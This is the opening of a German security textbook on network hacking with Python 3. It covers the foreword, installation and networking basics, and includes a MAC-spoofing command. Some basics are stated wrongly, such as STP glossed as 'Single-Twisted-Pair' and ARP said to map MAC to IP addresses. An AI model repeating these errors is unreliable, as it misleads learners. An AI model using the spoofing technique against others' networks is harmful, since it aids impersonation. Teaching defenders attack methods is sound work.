Bastian Ballmann

Network Hacks – Intensivkurs

Angriff und Verteidigung mit Python 3

2. Auflage

Springer Vieweg

Network Hacks – Intensivkurs

Bastian Ballmann

Network Hacks – Intensivkurs

Angriff und Verteidigung mit Python 3

2. Auflage

Springer Vieweg

Bastian Ballmann
Uster, Schweiz

ISBN 978-3-662-61635-2 ISBN 978-3-662-61636-9 (eBook)
https://doi.org/10.1007/978-3-662-61636-9

Die Deutsche Nationalbibliothek verzeichnet diese Publikation in der Deutschen Nationalbibliografie; detaillierte bibliografische Daten sind im Internet über http://dnb.d-nb.de abrufbar.

Springer Vieweg

Planung: Martin Börger
Springer Vieweg ist ein Imprint der eingetragenen Gesellschaft Springer-Verlag GmbH, DE und ist ein Teil von Springer Nature.
Die Anschrift der Gesellschaft ist: Heidelberger Platz 3, 14197 Berlin, Germany

Für Datenreisende, Wissenshungrige und neugierige, netzwerkbegeisterte Lebewesen, die Spaß daran haben den Dingen auf den Grund zu gehen.

Geleitwort

Erklärt dieses Buch nicht nur wie man in Systeme einbricht? Ist das nicht illegal?

Der Autor möchte beide Fragen verneinen. Wissen per se ist nicht illegal, sondern höchstens die Handlungen, die man mit diesem Wissen begeht.

Sie als Admin, Programmierer, IT-Beauftrager oder interessierter User können sich nicht wirkungsvoll vor einem Angreifer schützen, wenn Sie dessen Methoden nicht kennen! Sie können die Wirksamkeit Ihrer Firewalls, Intrusion-Detection-Systeme und sonstiger Sicherheitssoftware nicht überprüfen und beurteilen, wenn Sie nicht in der Lage sind Ihr Netz aus der Sicht eines Angreifer zu sehen. Sie können nicht die Gefahren gegen die Aufwände möglicher Schutzvorkehrungen abwägen, wenn Sie die Auswirkungen eines Angriffs nicht oder nur unzureichend kennen. Deswegen ist es wichtig zu verstehen wie Angriffe auf Computernetzwerke funktionieren.

Eine Auswahl an Angriffsmöglichkeiten wird Ihnen im Buch anhand von kurzen, praktischen Code-Beispielen erklärt, die Ihnen wirkungsvolle Demonstrationsmöglichkeiten an die Hand geben, mit denen Sie IT-Entscheider davon überzeugen können, dass es sinnvoll wäre etwas mehr Budget für Sicherheit zu investieren. Sie sollten am Ende des Buches in Lage sein diese Beispiele nicht nur zu verstehen, sondern auch an Ihre eigenen Bedürfnisse anzupassen.

Natürlich lehrt dieses Buch ebenfalls den bösen Buben, wie er eigene Angriffstools schreiben kann. IT-Security ist ein zweischneidiges Schwert und ein ständiger Wettkampf, der von der absichernden Seite niemals gewonnen werden kann, wenn sie sich selbst ihres Wissens beraubt!

Einleitung

Für wen ist dieses Buch?

Dieses Buch richtet sich an interessierte Python-Programmierer, die ihr Grundwissen mit einer gehörigen Portion Netzwerk-Code erweitern möchten, und an versierte Administratoren, die aktiv die Sicherheit ihrer Systeme und Netze überprüfen wollen. Der Inhalt dürfte ebenfalls White-, Gray- und BlackHat-Hacker interessieren, die wie ich Python als ihre bevorzugte Programmiersprache für kleine und große Hacks und Exploits entdeckt haben. Interessierte Computerbenutzer, die selber einmal lernen möchten ihr Netzwerk mit den Augen eines Angreifers zu sehen, werden genauso auf ihre Kosten kommen.

Es werden weder Kenntnisse in Python noch in Netzwerktechnologie vorausgesetzt. Das Wissen, das für dieses Buch benötigt wird, wird in den Kap. 2 und 3 vermittelt. Leser, die schon über ausreichende Python- und Netzwerk-Kenntnisse verfügen und eine bevorzugte Python-IDE ihr Eigen nennen, können sofort zu Kap. 5 springen und sich umgehend in die Hacking-Techniken stürzen.

Sie sollten das erlernte Wissen selbstverständlich nur auf ihre eigenen Systeme und Netzwerke bzw. nur mit ausdrücklicher Erlaubnis der Betreiber anwenden, da Sie ansonsten wahrscheinlich eine strafbare Handlung begehen!

Der Umfang dieses Buches erlaubt es nicht, die behandelten Themengebiete in voller Tiefe zu ergründen. Es will Basiswissen auf den wichtigsten netzwerkspezifischen Gebieten aufbauen. Falls Sie sich anschließend mit einem oder mehreren Bereichen eingehender befassen wollen, sollten Sie sich für diese Bereiche extra Fachliteratur anschaffen.

Wie ist dieses Buch aufgebaut?

Die verschiedenen Hacks sind nach Netzwerkprotokollen gruppiert und innerhalb der Kapitel nach Schwierigkeitsgrad geordnet. Abgesehen von den beiden Grundlagenkapiteln über Netzwerke (Kap. 2) und Python (Kap. 3) können die Kapitel in beliebiger Reihenfolge gelesen werden.

Die Codebeispiele sind ungekürzt abgedruckt, damit sie komplett abgetippt werden können. Sie können sie alternativ auch über Github downloaden unter https://github.com/balle/python-network-hacks.

Am Ende eines jeden Kapitels werden Tools vorgestellt, die in Python programmiert sind und das jeweilige Protokoll angreifen, das in dem Kapitel behandelt wurde. Mit dem fundierten Vorwissen sollte es Ihnen dann nicht allzu schwer fallen, die Source Codes dieser Programme zu lesen und zu verstehen.

Die wichtigsten Sicherheitsprinzipien

Die wichtigsten Prinzipien beim Aufbau eines sicheren Netzes sind nach Auffassung des Autors:

1. Sicherheitslösungen sollten simpel sein. Firewall-Regeln, die niemand mehr verstehen kann, sind eine Garantie für Sicherheitslücken. Software, die kompliziert ist, hat mehr Bugs als simpler Code.
2. Weniger ist mehr. Mehr Code, mehr Systeme, mehr Server bieten mehr Angriffsfläche.
3. Sicherheitslösungen sollten Open Source sein. Andere Mitmenschen können nicht so effektiv nach Sicherheitslücken suchen, wenn der Source Code nicht verfügbar ist. Falls der Hersteller eine Sicherheitslücke gar nicht oder erst in ein paar Monaten beheben will, haben Sie kaum eine bis gar keine Möglichkeit, die Lücke selbst zu beheben. Proprietäre Software beinhaltet außerdem des öfteren Hintertüren (manchmal Law-Interception-Interface genannt). Firmen wie Cisco (RFC 3924), Skype (US-Patent-Nr 20110153809) und Microsoft (z. B. _NSAKEY siehe http://www.heise.de/tp/artikel/5/5263/1.html) belegen dies.
4. Eine Firewall ist nur ein Teil eines Sicherheitkonzepts, keine Box, die man hinstellt und dann ist man sicher.
5. Bleiben Sie auf dem neuesten Stand! Was heute als sicher gilt, kann in ein paar Stunden schon als Einfallstor missbraucht werden. Halten Sie deshalb alle Software und alle Systeme auf dem neuesten Stand, auch Drucker, Switches und Smartphones!
6. Die am schwächsten abgesicherte Komponente bestimmt die Qualität der Gesamtsicherheit, und das ist manchmal kein Computer, Telefon oder Drucker, sondern ein Mensch (Stichwort Social Engineering).
7. Es gibt keine 100%ige Sicherheit. Selbst ein ausgeschalteter Computer kann durch einen raffinierten Social Engineer noch missbraucht werden. Sie können es einem Angreifer nur so schwer machen, dass es seine Fähigkeiten übersteigt oder es sich für ihn nicht lohnt, doch dafür müssen Sie die Techniken und die Motivation eines Angreifers kennen.

Inhaltsverzeichnis

Installation

1

Zusammenfassung

In diesem Kapitel erfahren Sie, für welche Betriebssysteme die Source Codes entwickelt wurden und auf welchen sie lauffähig sind, welche Python-Version Sie benötigen und wie man Python-Module bequem suchen, installieren und updaten kann. Des Weiteren werden eine Reihe von Entwicklungsumgebungen vorgestellt, um Ihnen eine Übersicht samt Entscheidungshilfen für eine moderne Entwicklungsumgebung zu geben, die Ihnen einen Teil der Arbeit abnimmt, und Sie bei der Fehlersuche unterstützt. Sie können natürlich die Quellcodes auch mit einem einfachen Texteditor eingeben.

1.1 Das richtige Betriebssystem

Alle Quellcodes dieses Buches wurden unter GNU/Linux Kernelversion 5.x geschrieben und sind auch nur unter Linux und OpenBSD getestet worden; sie sollten allerdings ebenfalls unter jeder anderen Linux Version lauffähig sein. Vom Kapitel über Bluetooth abgesehen sollten die Code-Beispiele auch unter anderen BSD-Derivaten und unter Mac OS X einwandfrei funktionieren. Der Autor freut sich über Erfolgsmeldungen per Mail. Von Netzwerk-Hacking unter Windows hält der Autor allerdings nicht sehr viel und kann deswegen keinerlei Aussage über die Lauffähigkeit der Scripte unter diesem Betriebssystem machen.

Falls Sie kein Linux- oder BSD-System installiert haben, reicht es aus ein Image in einer VirtualBox- (www.virtualbox.org) oder Vmware-Virtualisierungslösung (www.vmware.com) zu installieren. Entsprechende vorinstallierte Images finden Sie für VirtualBox unter virtualboxes.org und für Vmware unter www.vmware.com/appliances.

B. Ballmann, *Network Hacks – Intensivkurs*,
https://doi.org/10.1007/978-3-662-61636-9_1

1.2 Die richtige Python-Version

Alle Quellcodes wurden für Python Version 3 entwickelt und mit Python 3.7 getestet.

Um zu überprüfen, welche Version von Python auf Ihrem System installiert ist, führen Sie den nachfolgenden Befehl aus:

```
python3 --version
Python 3.7.4
```

1.3 Entwicklungsumgebung

Der Autor bevorzugt GNU/Emacs (www.gnu.org/software/emacs) als Entwicklungsumgebung, weil er die Editier- und Erweiterungsmöglichkeiten für unschlagbar hält. Emacs bietet alle gängigen Features wie Syntax Highlighting, Code Completion, Code Templates, Debugger Support, PyLint Integration und hat dank dem Gespann Rope, Pymacs und Ropemacs mit eine der besten Refactoring-Unterstützungen für Python. Um sofort in den Genuss all dieser Features zu kommen, empfiehlt der Autor die Installation der Erweiterung Emacs-for-Python, zu finden unter gabrielelanaro.github.com/emacs-for-python. Dank einer Menge an Plugins kann Emacs noch erweitert werden, z. B. zum E-Mail- und News-Client, IRC-Chat-Client oder Music-Player, und weitere Features bieten wie Sprachunterstützung, eingebaute Shells und Datei-Explorer bis hin zu Spielen wie Tetris. Manche Mitmenschen meinen, Emacs sei eher ein Betriebssystem als eine IDE.

Als alternativer Consolen-Editor sei hier natürlich ebenso Vi bzw. Vim (www.vim.org) erwähnt, um keine Glaubenskriege auszulösen oder zu unterstützen. Vi bietet ebenfalls alle gängigen Features einer modernen IDE. Wie gut die Python-Unterstützung ist, kann der Autor mangels Erfahrung allerdings nicht beurteilen.

Wer lieber mit einer grafischen Entwicklungsumgebung arbeiten möchte, dem sei als erstes die Entwicklung Eclipse (www.eclipse.org) und PyDev (pydev.org) nahegelegt. Eclipse bietet neben den üblichen Features Code Outline, einen verbesserten Debugger Support und eine schier unglaubliche Anzahl an weiteren Plugins wie z. B. UMLet für UML-Diagramme und Mylyn für die Integration eines Bugtracking-Systems.

Als alternative GUI-IDE möchte der Autor noch Eric4 (eric-ide.python-projects.org) und Spyder (code.google.com/p/spyderlib) aufführen, die ebenfalls die Standardeigenschaften plus Debugger, PyLint Support und Refactoring bieten.

Wer nicht viele Ressourcen zum Programmieren zur Verfügung hat, aber eine GUI bevorzugt, dem empfiehlt der Autor Gedit mit den Plugins Class Browser, Externe Werkzeuge, PyLint, Python Code Completion, Python Doc String Wizard, Python Outline, Quelltext Kommentar und Rope Plugin. Die Installation ist etwas aufwändiger und im Funktionsumfang ein wenig eingeschränkter als bei den vorgenannten Umgebungen, allerdings verbraucht Gedit auch nur etwas ein Zehntel der Ressourcen von Eclipse.

Die Qual der Wahl sei dem Leser überlassen. Wer nicht wählen und mit möglichst geringem Aufwand einsteigen will, der installiert Eclipse und PyDev als Bundle von Aptana (aptana.com/products/studio3).

1.4 Python-Module

Python-Module findet man im Python-Packet-Index, der über pypi.python.org erreichbar ist. Neue Module können in drei Varianten installiert werden:

1. Download des Source-Archives, Entpacken und anschließendes Ausführen der magischen Zeile

   ```
   python3 setup.py install
   ```

2. Verwenden von easy_install mittels

   ```
   easy_install <modulname>
   ```

3. Mit Hilfe von pip (hierfür muss ggf. das Paket `python-pip` nachinstalliert werden)

   ```
   pip3 install <modulname>
   ```

Der Autor bevorzugt die Verwendung von `pip`, denn mit `pip` können Sie nicht nur bequem neue Module installieren und alte deinstallieren, sondern auch vorhandene updaten, in Listen exportieren, um sie andernorts alle zu reinstallieren, Module suchen und mehr.

Alternativ können Sie pip auch mitteilen, dass es die Module in einem Unterordner in Ihrem Home-Verzeichnis installieren soll, indem Sie den Parameter `-user` hinzufügen.

Welche Python-Module für welche Tools und Scripte gebraucht werden, steht entweder am Anfang eines Kapitels oder vor dem jeweiligen Codeabschnitt, damit Sie nur die Module installieren müssen, die Sie auch wirklich verwenden wollen.

1.5 Pip

Pip kann nicht nur Module installieren, es bietet ebenfalls die Möglichkeit mit dem Kommando `search` nach Modulen zu suchen.

```
pip3 search <modulname>
```

Um ein Modul zu deinstallieren, verwenden Sie das Kommando `uninstall`. Eine Auflistung aller installierter Module und deren Versionen liefert der Parameter `freeze`. Die Liste kann in eine Datei geschrieben und Anschließend wieder eingespielt werden.

```
pip3 freeze > requirements.txt
pip3 install -r requirements.txt
```

Welche Module veraltet sind, verrät der Befehl `pip list -outdated`, ein einzelnes Modul kann mittels `pip3 install -upgrade <modulname>` aktualisiert werden.

1.6 Virtualenv

Sie haben auch die Möglichkeit alle für dieses Buch benötigten Python-Module in einen Unterordner in einer sogenannten Virtualenv zu speichern, so dass sie nicht mit den Modulen des Betriebssystems in Konflikt geraten. Als Beispiel legen wir die Virtualenv `python-network-hacks` an, installieren das Modul `scapy` und verlassen die virtuelle Umgebung wieder.

```
python3 -m venv python-network-hacks
source python-network-hacks/bin/activate
(python-network-hacks) $ pip3 install scapy
(python-network-hacks) $ deactivate
$ _
```

Stellen Sie nachdem dem Ausführen des Kommandos `deactivate` sicher, dass Sie sich nicht mehr in der Virtualenv befinden. Der Prompt muss wieder dem Default-Prompt entsprechen.

Netzwerk 4 Newbies

2

Zusammenfassung

Computernetzwerke sind die Adern des Informationszeitalters, Protokolle die Sprache des Netzes.

Dieses Kapitel vermittelt Grundkenntnisse in Sachen Networking von der Hardware und dem Aufbau über die Funktionsweise aller gängigen Protokolle eines Ethernet-IP-TCP-Netzwerks bis hin zu Topologien und Man-in-the-middle-Attacken. Für alle, die ihr Wissen in Sachen Netzwerke erneuern oder neu aufbauen wollen.

2.1 Komponenten

Um überhaupt ein Computernetzwerk aufbauen zu können, braucht man eine Reihe von Hardware-Komponenten. Je nach Netzart umfassen diese neben Computern und Netzwerkkarten noch Kabel, Modems, altmodische Akkustikkoppler in Bananenkisten, Richtfunkantennen oder Satellitenschüsseln, sowie Router (Abschn. 2.14), Gateways (Abschn. 2.13), Firewalls (Abschn. 2.18), Bridges (Abschn. 2.15), Hubs und Switches.

Ein **Hub** ist einfach nur ein Kasten, in den viele Netzwerkkabel gesteckt werden und der alle eingehenden Signale an alle angeschlossenen Kabel weiterschickt. Diese Eigenschaft führt nicht nur zu einer Explosion des Netzwerktraffics, sondern auch dazu, dass Hubs heutzutage nicht mehr verbaut werden. Stattdessen setzt man **Switches** ein, um Netzwerkverbindungen zu bündeln. Der Unterschied zum Hub besteht darin, dass ein Switch sich die MAC-Adresse der Netzwerkkarte am Ende des Kabels merkt und Traffic gezielt nur an den Port verschickt, an dem der Zielrechner angeschlossen ist. Was MAC-Adressen sind und wie die Adressierung genau funktioniert, wird im Abschn. 2.4 erklärt.

B. Ballmann, *Network Hacks – Intensivkurs*,
https://doi.org/10.1007/978-3-662-61636-9_2

2.2 Topologien

Computernetzwerke kann man auf unterschiedliche Arten verkabeln. Die heutzutage üblichste Variante sind **Stern-Netzwerke** (siehe Abb. 2.1), bei denen alle angeschlossenen Computer über ein zentrales Verbindungsgerät miteinander verbunden sind. Der Nachteil dieser Verkabelungsart ist, dass ein Single-Point-of-Failure besteht und, dass das gesamte Netz zusammenbricht, sobald die zentrale Komponente ausfällt. Dieser Nachteil kann allerdings durch redundant (mehrfach) ausgelegte Komponenten umgangen werden.

Eine weitere Möglichkeit ist, alle Computer in einer Reihe miteinander zu verbinden, das sogenannte **Bus-Netzwerk** (siehe Abb. 2.2). Nachteil dieser Topologie ist, dass jeder angeschlossene Computer über zwei Netzwerkkarten verfügen muss und die Daten ggf. über viele Rechner verschickt werden. Sollte einer von ihnen ausfallen, können die dahinter liegenden Computer nicht mehr erreicht werden, und wenn ein Computer in der Kette unter hoher Last leidet, wird er zwangsweise zum Flaschenhals der Netzwerk-Kommunikation.

Der Autor hat in seiner beruflichen Laufbahn bisher nur wenige Bus-Netzwerke zu Gesicht bekommen und alle bestanden aus zwei Computern, die über diese Direktverbindung zeitkritische oder Traffic-intensive Dienste gefahren haben, wie das Replizieren von großen Datenbanken, Clustering von Applikation-Servern oder Syncen von Backupdaten auf einen weiteren Server. In allen Fällen diente das Bus-Netzwerk dazu, das Stern-Netz zu entlasten.




Abb. 2.1 Stern-Netzwerk

Abb. 2.2 Bus-Netzwerk




Abb. 2.3 Ring-Netzwerk

Als letzte Variante sei der Vollständigkeit halber noch das **Ring-Netzwerk** (Abb. 2.3) erwähnt, bei dem, wie der Name schon sagt, alle Computer im Kreis angeschlossen werden. Das Ring-Netz hat dieselben Nachteile wie ein Bus-Netzwerk mit dem Unterschied, dass das Netz nicht teilweise zusammenbricht, sobald ein Computer ausfällt. In diesem Fall kann der Traffic in einem Ring-Netz einfach in die entgegengesetzte Richtung umgeleitet werden. Der Autor hat selber noch kein Ringnetz implementiert gesehen, hat sich aber sagen lassen, dass diese Topologie für Backbones (Netzwerkrückgrat) bei ISPs und großen Firmen verwendet wird.


Des Weiteren hört oder liest man öfters von **LAN** (Local Area Network), **WAN** (Wide Area Network) und manchmal auch von **MAN** (Middle Area Network). Ein LAN ist ein lokales Netzwerk, das meist auf ein Gebäude, ein Stockwerk oder ein Zimmer begrenzt ist. In modernen Netzen sind die Computer eines LANs mittels eines oder mehrerer Switches miteinander verbunden. Verbindet man mehrere LANs über Router oder VPNs (siehe Abschn. 2.17), so erhält man ein MAN. Umspannt das Netzwerk, wie beim Internet, gar mehrere Länder oder die ganze Welt, spricht man von einem WAN.

2.3 ISO/OSI Schichtenmodell

Nach der reinen Lehre, dem sogenannten ISO/OSI-Schichtenmodell, besteht ein Computernetzwerk technisch aus sieben verschiedenen Ebenen, sogenannten Layern (siehe Abb. 2.4).

Jeder dieser Layer besitzt eine klar abgegrenzte Aufgabe und jedes Datenpaket passiert im Betriebssystemkernel nach und nach alle Layer, bis zu dem Layer, auf dem es arbeitet (Tab. 2.1).

Abb. 2.4 OSI-Modell



Tab. 2.1 OSI-Layer

OSI-Layer	Layer-Name	Funktionalität
1	Physical	Kabel, Richtfunkantennen, etc.
2	Data-Link	Stellt eine Punkt-zu-Punkt-Verbindung zwischen zwei Computern her
3	Network	Sorgt für die Adressierung des Zielsystems
4	Transport	Sorgt dafür, dass Daten in der richtigen Reihenfolge ankommen und bei Verlust erneut geschickt werden
5	Session	Dient dazu, eine Kommunikation zwischen Anwendungen aufzubauen (z. B. mittels Ports)
6	Presentation	Umwandlung von Datenformaten und -codierungen (z. B. Komprimierung / Verschlüsselung)
7	Application	Protokolle, die die eigentliche Anwendung implementieren, z. B. HTTP

2.4 Ethernet

Sind Sie schon einmal in einen Laden gegangen und haben Netzwerkkabel und -karten gekauft? Dann besitzen Sie mit ziemlicher Sicherheit Ethernet-Hardware, denn Ethernet ist das mit großem Abstand am weitesten verbreitete Netzwerk. Die Netzkomponenten gibt es in unterschiedlichen Geschwindigkeitsstufen wie 1, 10, 100 MBit oder Gigabit, und ein Ethernet kann über verschiedene Kabelarten wie Koaxial (veraltet), Twisted-Pair (die üblichen Netzwerkkabel aus dem Laden Ihres Vertrauens) oder Glasfaser (für Datenhungrige) aufgebaut werden. Bei Twisted-Pair-Kabeln unterscheidet man sowohl **STP** – (Single-Twisted-Pair) und **UTP** – (Unshielded-Twisted-Pair) Kabel, als auch Patch- und Crossover-Kabel.

Der Unterschied zwischen STP- und UTP-Kabeln ist, dass die Adern in den UTP-Kabeln nicht abgeschirmt sind, was zur Folge hat, dass sie eine schlechtere Qualität haben als STP-Kabel. Heutzutage findet man fast nur noch STP-Kabel im Laden.

Patch- und Cross-Kabel unterscheidet man, indem man die beiden Steckerköpfe des Kabels nebeneinanderhält. Ist die Farbreihenfolge der **Adern gekreuzt**, also andersherum, handelt es sich um ein **Cross-Kabel** , welches dazu verwendet wird zwei Computer direkt miteinander zu verbinden. Ist die **Reihenfolge gleich**, handelt es sich um ein **Patch-Kabel**, mit dem man einen Computer und einen Switch oder Hub verbinden kann.

Jede Netzwerkkarte in einem Ethernet-Netzwerk besitzt eine weltweit eindeutige MAC-Adresse, die dazu dient, einen Computer in einem Ethernet-Netzwerk zu adressieren. Eine **MAC-Adresse** besteht aus 6 zweistelligen Hexadezimalzahlen, die durch Doppelpunkte getrennt werden (z. B. `aa:bb:cc:11:22:33`).

Es ist ein weit verbreiteter Irrglaube, dass Computer in einem lokalen TCP/IP-Netzwerk über die IP-Adresse angesprochen werden; in Wirklichkeit wird dazu die MAC-Adresse verwendet. Eine weitere falsche Annahme ist, dass MAC-Adressen nicht gefälscht werden können. Tatsächlich wird die MAC-Adresse im Betriebssystemkernel in das Netzwerkpaket geschrieben, und Betriebssysteme wie GNU/Linux oder *BSD bieten die Möglichkeit, mit einem einzigen Befehl die MAC-Adresse zu ändern.

```
ifconfig enp3s0f1 hw ether c0:de:de:ad:be:ef
```

Ein Ethernet-Header (siehe Abb. 2.5) enthält neben einer Source- und Destination-MAC-Adresse nur noch ein Typ-Feld und eine Checksumme. Das Typ-Feld gibt das übergeordnete Protokoll an, z. B. 0x0800 für IP oder 0x0806 für ARP.

Als Letztes sei noch der Begriff CSMA/CD erwähnt. CSMA/CD steht für Carrier Sense Multiple Access/Collision Detect und beschreibt, wie ein Computer Daten in einem Ethernet sendet. Zuerst horcht die Netzwerkkarte auf dem Kabel, ob gerade schon Daten gesendet werden. Ist dies der Fall, wartet sie eine zufällige Zeit und versucht es dann erneut. Ist die Leitung frei, sendet sie die Daten ins Netzwerk. Sollten zwei oder mehr Komponenten gleichzeitig senden, kommt es zu einer Kollision. Komponenten, die Daten senden, horchen weiterhin auf der Leitung, erkennen dadurch die Kollision,




Abb. 2.5 Ethernet-Header




Abb. 2.6 VLAN-Header

beenden den Sendeprozess und versuchen nach einer zufälligen Zeit abermals, die Daten zu verschicken.

2.5 VLAN

Ein VLAN (Virtual Local Area Network) dient dazu, mehrere Netze logisch zu separieren. So können sich nur Computer, die in demselben VLAN hängen, gegenseitig sehen. VLANs wurden in erster Linie erfunden, um die Definition von Netzen unabhängig von den physikalischen Geräten vornehmen zu können, um Verbindungen priorisieren zu können und um den Broadcast-Traffic zu minimieren. Sie wurden allerdings nicht als ein Sicherheitsfeature entworfen, was sich als ein weitverbreitetes Missverständnis etabliert hat, denn es gibt verschiedene Möglichkeiten, die vermeintliche Sicherheit von VLANs zu umgehen (siehe Abschn. 4.5).

Switches implementieren VLANs auf zwei verschiedene Arten: durch das Taggen des Pakets mit einem IEEE 802.1q Header (siehe Abb. 2.6), der hinter den Ethernet-Header eingefügt wird, oder einfach über den Port, in dem das Netzwerkkabel steckt. 802.1q stellt die neuere Variante dar. Sie ermöglicht das Betreiben eines VLANs auf mehreren zusammengeschalteten Switches.

2.6 ARP

ARP (Address Resolution Protocol) vermittelt zwischen Schicht 2 (Ethernet) und 3 (IP). Es dient dazu, MAC-Adressen in IP-Adressen aufzulösen. Den umgekehrten Weg erledigt




Abb. 2.7 ARP-Header

RARP (Reverse Address Resolution Protocol). Die Definition eines ARP-Headers erklärt Abb. 2.7.

Möchte ein Quellrechner (192.168.2.13) zum ersten Mal mit einem Zielrechner (192.168.2.3) kommunizieren, ruft er lauthals über die Broadcast-Adresse (siehe Abschn. 2.7) sinngemäß etwas wie folgendes ins Netz: „Hallo, hier ist Dieter, an alle, die da sind! Ich will mit Erwin reden! Wer hat die MAC-Adresse von Erwin?!“

In Ethernet-Sprache sieht das folgendermaßen aus:

```
ARP, Request who-has 192.168.2.3 tell 192.168.2.13, length 28
```

Der Zielrechner (192.168.2.3) wird nun hellhörig und schickt seine MAC-Adresse direkt an den Quellrechner (192.168.2.13).

```
ARP, Reply 192.168.2.3 is-at aa:bb:cc:aa:bb:cc, length 28
```

2.7 IP

IP ist genauso wie Ethernet ein verbindungsloses Protokoll, d. h. es kennt keinen Zusammenhang zwischen zwei Paketen. Es dient dazu, den Absender und Empfänger des Pakets zu definieren und mittels Routing (siehe Abschn. 2.14) einen Weg zum Ziel zu ermitteln, bzw. über ICMP (Abschn. 2.8) mitzuteilen, dass der Rechner nicht erreichbar ist. Ansonsten kümmert es sich noch um die Fragmentierung der Pakete, d. h. es teilt zu große Pakete anhand der MTU (Max Transmission Unit) in kleinere Pakete auf. Last but not least sorgt die TTL (Time-to-live) für einen Timeout-Mechanismus. Jeder Computer, der ein IP-Paket verarbeitet, soll nach RFC-Standard die TTL um 1 minimieren, fällt sie auf 0 wird das Paket verworfen und dem Absender wird dies über ICMP mitgeteilt.

Es gibt zwei Varianten von IP IPv4 und IPv6. Die beiden Protokolle unterscheiden sich nicht nur dadurch, dass das eine IP-Adressen mit 4 und das andere mit 8 Byte verwendet. IPv6 bietet viele weitere Möglichkeiten mittels optionaler Header, die den Rahmen dieser Einführung sprengen würden. In diesem Buch wird ausschließlich IPv4 verwendet. Wenn es nicht explizit dabeisteht handelt es sich bei einer IP-Adresse also immer um eine IPv4-Adresse.

Ein IPv4-Header sieht aus wie in Abb. 2.8 dargestellt.

Schauen wir uns als nächstes an, wie die Adressierung in einem IP-Netzwerk funktioniert. Eine IPv4-Adresse (z. B. 192.168.1.2) besteht aus 4 Byte. Ein Byte sind bekanntlich 8 Bit, d. h. jede Zahl einer IP-Adresse kann 2 hoch 8 (256) verschiedene Werte annehmen. Da der Wert mit 0 und nicht mit 1 beginnt, minimiert sich dieser Wert auf 255.

Neben einer IP-Adresse hat ein IPv4-Netzwerkteilnehmer noch eine weitere Adresse, die sogenannte Netzmaske (üblicherweise 255.255.255.0). Über die Netzmaske wird definiert, wie groß das Netz ist und sie wird dazu verwendet die Netzstart-Adresse zu berechnen. Die erste Adresse in einem Netz (Netzstart-Adresse) und die letzte Adresse (Broadcast-Adresse) können nicht an Netzteilnehmer vergeben werden, da sie eine spezielle Verwendung haben. Die Broadcast-Adresse dient dazu, Datenpakete an alle Netzteilnehmer zu senden.

